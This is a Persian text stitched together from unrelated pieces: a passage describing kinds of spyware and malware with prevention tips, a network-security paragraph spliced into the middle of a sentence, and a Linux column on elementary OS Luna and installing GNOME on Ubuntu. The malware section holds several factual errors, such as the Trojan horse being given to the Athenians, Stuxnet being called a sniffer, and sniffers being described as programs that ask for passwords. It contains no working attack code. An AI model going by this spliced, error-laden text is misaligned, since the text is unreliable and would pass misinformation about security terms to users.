به صورت ناخواسته بر صفحه رایانه ی شما نمایش می دهند. گاهی این تبلیغات، تبلیغات غیراخلاقی و همچنین توهین کننده هستند که به وسیله گروه های افراطی انتشار می یابند. برخی از این نرم افزارهای جاسوسی غیرقانونی هستند که قوانین مربوط به کپی رایت و انتشار مطالب پورنوگرافی را نقض می کنند.

گاهی نرم‌افزار جاسوسی از راه یک حفره امنیتی کار می‌کند. به این صورت که، زمانی که کاربر در محیط اینترنت به جست‌وجو می‌پردازد، نرم‌افزار جاسوسی مرورگر وب را تحت تأثیر قرار می‌دهد که به سایت‌های خاص برود و برنامه‌های خاصی را نصب کند. شاید بسیار برای ما در محیط اینترنت اتفاق افتاده باشد که شاهد آن هستیم که مرورگر اینترنت رایانه ما بدون آنکه ما عملی انجام دهیم، صفحات اینترنتی را باز می‌کند و یا به سایت‌های خاصی می‌رود. برخی از نرم‌افزارهای جاسوسی نیز "سیستم امنیتی" رایانه را مختل می‌سازند تا راه را برای حملات بعدی سهل سازند.

برخی از نرم‌افزارهای جاسوسی نیز به سرقت می‌پردازند. روش کار آن‌ها به این صورت است که اطلاعات یک تولید کننده نرم‌افزار را به نام خود تغییر داده و یا از آن نرم‌افزار به صورتی دیگر سوءاستفاده می‌کنند و یا نرم‌افزار را جدا از قوانین مربوط به حق تکثیر انتشار می‌دهند. برخی تحقیقات نیز نشان داده‌اند که نزدیک به ۲۰ میلیون آمریکایی به نوعی قربانی سرقت اطلاعات کاربری خود به وسیله نرم‌افزارهای جاسوسی شده‌اند. نکته جالب در اینجاست که نزدیک ۱۵ درصد از نرم‌افزارهای جاسوسی خود را به عنوان آنتی‌ویروس معرفی می‌کنند.

۴. اسب تروا

شاید داستان حمله معروف تاریخی "اسب تروا" در یونان را شنیده باشید. اسب غول پیکری که به عنوان پیشکش به آتینان داده شد اما در واقع یک نفوذگر بود. این برنامه‌های رایانه ای نیز خود را به عنوان سیستم راه‌انداز معرفی می‌کنند اما در واقع قصد جاسوسی و کسب اطلاعات از کاربر هدف را دارند. در واقع این برنامه، رایانه میزبان را فریب می‌دهد.


۵. ویروس‌ها

یک برنامه اجرایی است که یک کپی از خودش را در هر سند و برنامه‌ای قرار می‌دهد. در حالی که برخی از ویروس‌ها بی‌ضرر هستند اما بیشتر ویروس‌ها برای فعالیت رایانه مضر و مخرب هستند.

۶. کرم‌ها

کرم‌ها نیز مانند ویروس‌ها، یک برنامه خود تولیدگر هستند. تفاوت کرم با ویروس در این است که کرم‌ها بدون دخالت کاربر عمل می‌کنند و نیازی نیست که خود را متصل به یک برنامه بسازند.

گاهی نیز این نرم‌افزارها ممکن است در کارکرد رایانه و برنامه‌های آن اختلال ایجاد کنند. یک تحقیق در سال ۲۰۰۵م. در آمریکا نشان داد که دست کم ۶۱ درصد از رایانه‌های خانگی مورد مطالعه، به یک نرم‌افزار جاسوسی آلوده شده‌اند و این در حالی بود که ۹۱ درصد از کاربران به هیچ‌وجه از این موضوع اطلاع نداشتند. بسیاری از نرم‌افزارهای جاسوسی از "جاوا اسکریپت" ویندوز سوءاستفاده می‌کنند و مجوز نصب خود را بر روی ویندوز می‌گیرند. نرم‌افزارهای جاسوسی معمولاً خود را منتشر نمی‌کنند و سعی ندارند که خود را در رایانه‌های دیگر قرار دهند و در مواقع نصب نرم‌افزار بر روی رایانه، کاربر و رایانه را فریب می‌دهند. شکل زیر در واقع درخواست نصب یک نرم‌افزار جاسوسی از کاربر است که در قالب مشروع صورت می‌پذیرد.



این فریب در حالی است که برخی از نرم‌افزارهای جاسوسی خود را به عنوان نرم‌افزارهای امنیتی و ضدویروس معرفی می‌کنند. برخی از نرم‌افزارهای جاسوسی با تبلیغاتی مانند افزایش سرعت سیستم و افزایش کارایی سیستم، کاربر را فریب می‌دهند که آن‌ها را بر روی رایانه خود نصب کنند. نرم‌افزارهای جاسوسی همراه نرم‌افزارهای دیگر نیز می‌توانند نصب شوند و این در حالی است که نرم‌افزار هدف ممکن است به هیچ‌وجه آسیب رسان نباشد.

۷. بک دور

در حقیقت یک روش برای دور زدن تأیید هویت برنامه‌ها بر روی رایانه است. وقتی یک سیستم به این برنامه آلوده شود در واقع یک در پستی (مانند در پستی خانه) ایجاد می‌کند و از آن راه به انتقال اطلاعات و یا اجازه برای نصب برنامه‌های غیرمجاز می‌دهد و به این صورت اجازه حمله مهاجمان به رایانه فراهم می‌آید. هکرها به طور معمول "بک دورها" را برای حمله به رایانه‌ها انتخاب می‌کنند.

۸. بسته‌های اسنیفر

یک برنامه نرم‌افزاری کاربردی است که در انتقال داده‌ها در شبکه، درخواست رمز عبور از کاربر می‌کند.

۹. روت کیت

این ابزار در واقع طراحی شده است برای آن که خود را از دید ابزارهای امنیتی رایانه پنهان سازد و مجموعه‌ای از برنامه‌هاست که برای سرنگونی سیستم کنترلی رایانه از راه‌های مشروع عمل می‌کند. معمولاً روت کیت ها مانع از حذف خود به وسیله سیستم می‌شوند. آن‌ها همان گونه که از نامشان پیداست، به ریشه‌ای‌ترین قسمت های مدیریتی رایانه دسترسی پیدا می‌کنند. پیدا کردن روت کیت ها در رایانه بسیار دشوار است زیرا آن‌ها نرم‌افزارهای شناسایی خود را از کار می‌اندازند.

این برنامه به طور معمول علاوه بر آنکه به اطلاعات مدیریتی رایانه دسترسی پیدا می‌کند، باعث آن می‌شود تا برنامه‌های جاسوسی و ویروسی به آسانی روی رایانه نصب شوند و همچنین امکان نقض حقوق کپی رایت را در نصب برنامه‌ها و نرم افزارها می‌دهد. مانند بسیاری از برنامه‌های جاسوسی، روت کیت ها به سادگی خود را در اینترنت انتشار می‌دهند.

۱۰. روش اجتماعی

این روش در حقیقت یک نوع فریب است. گاهی هکر در لباس یک حمایت کننده از کاربر می‌خواهد که به او اطلاعاتی را برای تعمیر رایانه‌اش بدهد و یا با استفاده از ترفندهایی خود را به عنوان یک ادمین جا می‌زند و یا یک مأمور دولتی (در این مواقع هکر فرد را تهدید می‌کند) که نیازمند اطلاعات است. این روش به زرننگ بودن و باهوشی هکر بسیار بستگی دارد و میزان استفاده هکرها از این روش در

در سطح جهان زیاد است. "فیشینگ" (حمله حقه بازانه) نیز یک نوع از جاسوسی بر مبنای ارتباط اجتماعی است که از راه جلب اعتماد کاربر صورت می‌پذیرد و مهاجم از این راه به اطلاعات رایانه‌ها دسترسی پیدا می‌کند. در اینجا رایانه به نوعی به وسیله عامل مهاجم فریب می‌خورد.

۱۱. کوکی‌ها

کوکی‌ها در واقع به عنوان (HTTP) کوکی و یا (BROWERS) کوکی نیز شناخته می‌شوند که قسمتی از اطلاعات سایت‌ها هستند که در مرورگر اینترنت رایانه ذخیره می‌شوند. این مکانیزم در واقع طراحی شده بود تا سایت‌ها از فعالیت های قبلی کاربران در سایت خود مطلع باشند. این اطلاعات ذخیره شده می‌تواند سابقه صفحات بازدید شده وب به وسیله کاربر و یا اطلاعات نام کاربری برای برخی سایت‌ها مانند: یاهو میل و یا جی میل، حتی در بازه‌های زمانی چند ساله باشد. این سیستم با آنکه یک امر ضروری برای سایت‌ها است تا بفهمند که کاربر هنوز در سایت "لاگ این" است یا نه، بحث‌های امنیتی زیادی را موجب شده است. یک هکر به راحتی می‌تواند به اطلاعات کوکی‌ها دسترسی پیدا کند. از سوی دیگر شرکت‌های تبلیغاتی نیز می‌توانند فعالیت کاربر را در بازدید تبلیغات و عکس‌های تبلیغی رصد کنند و میزان علاقه کاربران به تبلیغات خاص را پیدا کنند. از سوی دیگر همان طور که در بالا نیز ذکر شد، دسترسی به اطلاعات رمز عبور کاربر از راه کوکی‌ها نیز میسر است. اکنون در برخی از کشورها مانند ایالات متحده و اتحادیه اروپا قانون‌هایی در مورد قرار دادن کوکی‌ها در صفحات وب وجود دارد تا جلوی سوء استفاده‌های احتمالی و جاسوسی گرفته شود.

۱۲. کلیدهای ورود به سیستم

این برنامه در واقع استفاده از کلیدهای صفحه کلید رایانه را ثبت می‌کند. این امر باعث می‌شود تا زمانی که کاربر رمز عبور را وارد می‌سازد، برنامه از روی کلیدهای مورد استفاده، رمز را تشخیص دهد. بیشتر موارد استفاده از این برنامه مربوط به سوء استفاده‌های بانکی است. یک مطالعه که درباره روش گسترش اسنیفرها (استاکس‌نت یکی از چندین هزار نرم افزار اسنیفر) که توسط سیمان‌تک انجام



امنیت شبکه، تهدیدات و حملات: امنیت شبکه یکی از عناصر کلیدی و بسیار مهم بقای هر شبکه به شمار می رود. امنیت شبکه شامل حفاظت از منابع محاسباتی، حصول اطمینان از درستی اطلاعات، محدود کردن دسترسی ها به کاربران مورد تایید و حفظ محرمانه بودن اطلاعات است. طراحی یک شبکه امن به ترکیبی از راه کارها و سیستم های تحمل خطا نیاز دارد. یک چنین راه کاری اصولاً برای سازمان ها این است که برای کنترل دسترسی به شبکه ها از **network access control** یا **NAC** استفاده کنند.

تهدیدات شبکه: بسیاری از تهدیدهای مرتبط با کامپیوتر از طریق شبکه منتقل و پخش می شوند. هنگامی که یک شبکه مورد هجوم تهدیدهای اینترنتی قرار می گیرد، در صورت متوقف نکردن آن تهدیدها ممکن است دیگر کامپیوترها و کاربران نیز از این هجوم متضرر شوند. سازمان ها باید بر امنیت شبکه های کامپیوتری خود تاکید بسیار داشته باشند زیرا همان طور که می دانید تهدیدهای اینترنتی متنوعی همچون ویروس ها، بدافزار، جاسوس افزار، آگهی افزار، تروجان ها و ... در شبکه های کامپیوتری وجود دارند. از جمله تهدیدهای بسیار رایج این روزهای دنیای کامپیوترها بدافزارها و جاسوس افزارها هستند. اینها تنها موارد معدودی از مشکلات امنیت شبکه های کامپیوتری هستند که می توانند به امنیت سازمان ها آسیب های جدی وارد کنند. اگر شبکه ای با کمک اسکنرهای آسیب شناس، اسکن نشود یا از یکی از ابزارهای امنیتی متعددی که اصولاً به صورت رایگان در محیط وب وجود دارند همچون تحلیل گر پروتکل شبکه (network protocol analyzer)، سیستم بررسی میزان نفوذپذیری شبکه و سیستم حفاظتی (network intrusion detection and prevention) یا اسکنر پورت ها (port scanner) و ... استفاده نکند، به احتمال زیاد مورد هجوم تهدیدهای اینترنتی قرار می گیرد. اغلب اوقات یک سرپرست شبکه یا مدیر و سرپرست آی تی نقش حفاظت از امنیت شبکه را به عهده دارد. اما آنها در همه مواقع نمی توانند همه تهدیدهای امنیتی را شناسایی و مانع از هجوم آنها شوند. بنابراین، باید گفت این وظیفه تک تک کاربران کامپیوتر است که همیشه همه دیسک ها، سی دی، دی وی دی و فایل های پیوست شده به ایمیل ها را اسکن و کنترل کنند تا مبادا به بدافزار و تهدیدات اینترنتی آلوده باشند و به شبکه کامپیوتری شرکت راه پیدا کنند.

گرفت، نشان داد که کشورهای آسیب دیده اصلی در روزهای اولیه انتشار نوعی ویروس جاسوس، ایران، اندونزی و هند بودند.

روشهای پیشگیری از جاسوسی مجازی

۱. **رصد آسیب پذیری:** شامل بازبینی سیستم های رایانه ای است به صورت دوره ای که در آن ها پورت هایی از رایانه که باز هستند و امکان رخنه در آن ها وجود دارد، مورد شناسایی قرار می گیرند. این کار معمولاً در رایانه ها به وسیله "فایروال ها" مورد بررسی قرار می گیرند اما با این حال امکان دور زدن آن ها نیز وجود دارد.

۲. **قرار دادن رمز عبور:** با استفاده از این امکان در رایانه ها، زمانی که کسی بخواهد به اطلاعات رایانه دسترسی پیدا کند، رایانه از وی درخواست رمز عبور خواهد کرد؛

۳. **استفاده از آنتی ویروس های مؤثر، فعال و معتبر.**

۴. **استفاده از پروکسی ها در شبکه های داخلی، به خصوص در شبکه های اینترنتی داخلی شرکت ها و سازمان های حساس دولتی که اطلاعات مهمی را در اختیار دارند که مانع از آن شوند که این شبکه های داخلی وارد سایت های به خصوصی شوند و همچنین مانع فعالیت نرم افزارهای جاسوسی در این شبکه های داخلی شوند.**

۵. **استفاده از مرورگرهای وب موزیلا، گوگل کروم که دارای ضریب امنیتی بالاتری نسبت به مرورگر اینترنت اکسپلورر هستند.**

۶. **عدم نصب هرگونه نرم افزار ناشناس و جلوگیری از نصب نرم افزارهای ناشناخته که در تبلیغات آن ها را دارای کارکردهای خارق العاده توصیف می کنند.**

۷. **نصب یک host file بر روی رایانه که سایت های جاسوسی را تشخیص دهد.**

نگاهی دقیق به آسیب های شبکه: خطرات، تهدیدها و حملات

سازمان ها به طور مداوم مورد تهاجم آسیب های امنیتی شبکه قرار دارند. به همین دلیل، دانستن اینکه چگونه آسیب های شبکه را پیدا و چگونه با آنها مبارزه کنید، می تواند به محافظت از اطلاعات شرکتی یا شخصی شما کمک کند.




یک فنجان لینوکس بدو دردسر!





از دنیای
گنو / لینوکس چه خبر؟!





اولین بتا elementary OS Luna منتشر شد.

بعد از گذشت بیش از ۱۸ ماه از انتشار Jupiter، اولین نسخه آزمایشی توزیع elementary با نام Luna منتشر شد. جنبه‌های زیادی در مورد elementary وجود دارد که اون رو از صف پرشمار توزیع‌های اوبونتو پایه جدا می‌کند.




Luna بر پایه اوبونتو ۱۲.۰۴ ساخته شده و از میزکار خودش به اسم Pantheon استفاده می‌کند. در مقایسه با Jupiter برنامه‌های جدید زیادی به elementary اضافه شده‌اند که در ادامه نگاهی اجمالی به آن‌ها خواهیم انداخت.

همان طور که اشاره شد، Luna میزکاری به اسم Pantheon دارد و با این که به گستردگی میزکاری مثل Gnome نیست ولی محیطی کافی برای خلق تجربه کاری مناسبی را فراهم آورده. Pantheon مدیر پنجره‌ای به اسم Gala دارد که با کتابخانه libmutter نوشته شده پس باید انتظار پویا‌نمایی‌های روان Gnome Shell را از این میزکار داشت.

یکی از جذاب‌ترین بخش‌های Pantheon نحوه مدیریت فضاهای کاری مجازی است. با زدن Super + W میزکار به بالا کشیده شده و فضاهای کاری نمایان می‌شوند. با کشیدن و رها کردن آیکن برنامه‌های باز می‌توان آن‌ها را میان فضاهای کاری جابه‌جا کرد.

Switchboard (جعبه تقسیم) بخش دیگر میزکار است که نقش تنظیمات سیستمی را دارد. Switchboard ساختاری قابل توسعه دارد و هر جزء یا برنامه‌ای می‌تواند تنظیمات خود را در هیئت Plug (دو شاخه) وارد آن کند.





WingPanel پنل بالایی Pantheon است که در سمت راست آن اندیکاتورهای اوبونتو قرار گرفته‌اند و در سمت چپ اجراگر Slingshot جا خوش کرده. Slingshot با سبک جالبی باز می‌شود و دو حالت نمایشی دارد. اولی که آیکن بزرگ برنامه‌ها را در چند برگه نمایش داده و دومی آن‌ها را در دسته‌های مختلف جای می‌دهد. در پایین میزکار، سکو Plank توجه را جلب میکند. Plank ظاهر ساده‌ای دارد و از عهده آنچه از یک سکو انتظار می‌رود بر می‌آید. بعضی از ویژگی‌های اجراگر Unity مانند شمارنده و شاخص پیش‌رفت توسط Plank پشتیبانی می‌شوند. و در نهایت صفحه ورود کاربری Pantheon که برای ساخت آن از LightDM استفاده شده و به‌کارگیری استادانه Font های مختلف در پوسته خاص این توزیع و پویانمایی جذاب جابه‌جایی به دسکتاپ، ظاهری بسیار زیبا به آن داده است. و برسیم به برنامه‌های کاربردی جایی که elementary تغییرات زیادی داشته.

مرورگر این توزیع همچنان Midori است، Shotwell مدیریت تصاویر و Totem وظیفه پخش فایل‌های چند رسانه‌ای را عهده دار است.

elementary مدیرفایل Pantheon Files را به همراه دارد که نه تنها زیباست بلکه بیشتر ویژگی‌هایی که از یک مدیرفایل کارا انتظار دارید را برای ارائه دارد. همچنین افزونه‌هایی برای پشتیبانی از Dropbox و Ubuntu One وجود دارد که به صورت پیش‌فرض نصب نیستند Geary مدیر ایمیل جدید elementary است که با زبان Vala و توسط Yorba (تیم سازنده Shotwell) نوشته شده و جای Postler را گرفته. Geary تعامل خوبی با میزکار دارد، با دریافت هر پیام جدید اعلانی نمایش داده می‌شود و مدیریت پیوست‌ها به خوبی صورت می‌گیرد.

با این حال لیست امکانات Geary کامل نیست و نبود امکاناتی مانند ناتوانی در نوشتن متن راست به چپ به چشم می‌آید. امیدوارم تا انتشار نهایی Luna این امکانات به Geary اضافه شود.

Noise پخش کننده زیبای elementary است که امکاناتی مانند دید چندگانه موسیقی (کاور محور و لیستی) اکولایزر، همگام سازی iPod و رادیو اینترنتی و last.fm دارد. دیگر برنامه‌های پیش‌فرض جدید Luna ویرایشگر متن Scratch، شبیه ساز ترمینال Pantheon Terminal و تقویم Maya هستند.





ساخت تجربه‌ای کامل از میزکار Gnome در اوبونتو ۱۲.۱۰

تا قبل از ۱۱.۰۴، میزکار پیش‌فرض اوبونتو Gnome بود و سفارشی‌سازی‌ها اوبونتو به یک قالب و مجموعه آیکن خلاصه میشد. بعد از انتشار Unity جدایی اوبونتو و Gnome روز به روز بیشتر شد به طوری که Gnome Shell هرگز مجال خودنمایی به عنوان میزکار پیش‌فرض را پیدا نکرد و توسعه دهندگان در انتشارهای آخر به بهانه‌های مختلف از به‌روزرسانی بسته‌های این میزکار سر باز زدند. گنوم که روزی میزکار اوبونتو بود امروز به شهروندی دست چندم در این توزیع تبدیل شده است.

اما جای نگرانی نیست چون لینوکس به سیستم عامل انتخاب‌ها معروف است. برای داشتن تجربه‌ای درجه اول از Gnome در اوبونتو ۱۲.۱۰ دو انتخاب دارید:

راه ساده‌تر: نصب Gnome Remix

«Gnome Remix» عنوان جدیدترین ریمیکس اوبونتو است که همزمان با ۱۲.۱۰ منتشر شده و برای داشتن تجربه‌ای کامل از Gnome کافیست اون رو به جای اوبونتو نصب کنید. در این توزیع Unity حذف و Gnome Shell نقش میزکار رو داره.

ریمیکس Gnome خالی از اشکال نیست مثلاً در این توزیع تنها برنامه‌های Gnome نصب هستند و خبری از فایرفاکس و لیبره‌آفیس نیست. همچنین به دلیل محدودیت استفاده از PPA بسته‌های مرتبط گنوم این توزیع به‌روز نیستند.

اگر اوبونتو ۱۲.۱۰ را دانلود کرده‌اید و حوصله دریافت ۸۰۰ مگابایت دیگر را ندارید راه دوم را انتخاب کنید.

راه طولانی‌تر: نصب بسته‌ها و تنظیمات گنوم ۳

با دنبال کردن مراحل نه‌تنها Gnome Shell را به عنوان میزکار خواهید داشت بلکه برنامه‌های پیش‌فرض Gnome و تنظیمات آن نیز برای اوبونتو نصب خواهد شد.

گام اول: نصب بسته‌های Gnome

برای نصب میزکار gnome که شامل برنامه و تنظیمات پیش‌فرض آن میشود، از دستور زیر استفاده کنید:

```
sudo apt-get install ubuntu-gnome-desktop ubuntu-gnome-default-settings
```

در حین نصب بسته‌های بالا در مورد مدیرنمایش پیش‌فرض سوال می‌شود که GDM را انتخاب کنید.

اگر GDM را قبلاً نصب کرده‌اید و در مورد انتخاب مدیرنمایش از شما پرسیده نشد یا این که LightDM را به اشتباه انتخاب کردید دستور زیر را وارد و GDM را به جای LightDM انتخاب کنید.

```
sudo dpkg-reconfigure gdm
```





بعضی از امکانات Gnome مثل صفحه قفل جدید تا زمانی که GDM مدیرنمایش نباشد کار نخواهد کرد.

حذف بسته gnome-setting نیز ایده خوبی است:

```
sudo apt-get remove ubuntu-settings
```

این فرا بسته (meta Package) تنظیمات پیش فرض اوبونتو مثل ترتیب دکمه پنجره‌ها، افزونه‌ها فعال Rhythmbox و غیره را به همراه دارد.

گام دوم: نصب بسته‌های جا مانده Gnome

با این که Gnome Documents و Gnome Boxes جزو مجموعه Gnome هستند ولی با بسته ubuntu-gnome-desktop نصب نمی‌شوند. آن‌ها را با دستور زیر نصب کنید:

```
sudo apt-get install gnome-documents gnome-boxes
```

گام سوم: به روز رسانی به آخرین نسخه بسته‌های Gnome

بعضی بسته‌های موجود در مخزن اوبونتو ۱۲.۱۰ مثل Totem یا Nautilus به آخرین نسخه ۳.۶.X به روز نشده‌اند؛ آخرین نسخه این بسته‌های را با PPA ۳ Gnome نصب کنید.

```
sudo add-apt-repository ppa:gnome3-team/gnome3
```

یک بار سیستم را به روز کنید تا بسته‌های جدید نصب شوند.

گام چهارم: حذف نوار جابه‌جای اوبونتو

شما هم مثل من از نوارهای جابه‌جای (Overlay Scrollbars) اوبونتو که به اسم نوآوری به کاربر تحمیل شده متنفرید؟ پس آن را حذف کنید:

```
sudo apt-get remove overlay-scrollbar*
```

بعد از طی مراحل بالا یک بار سیستم را راه‌اندازی مجدد کنید. در صفحه ورود به سیستم، نشست Gnome را انتخاب کنید تا به محیط دوست داشتی خود وارد شوید.

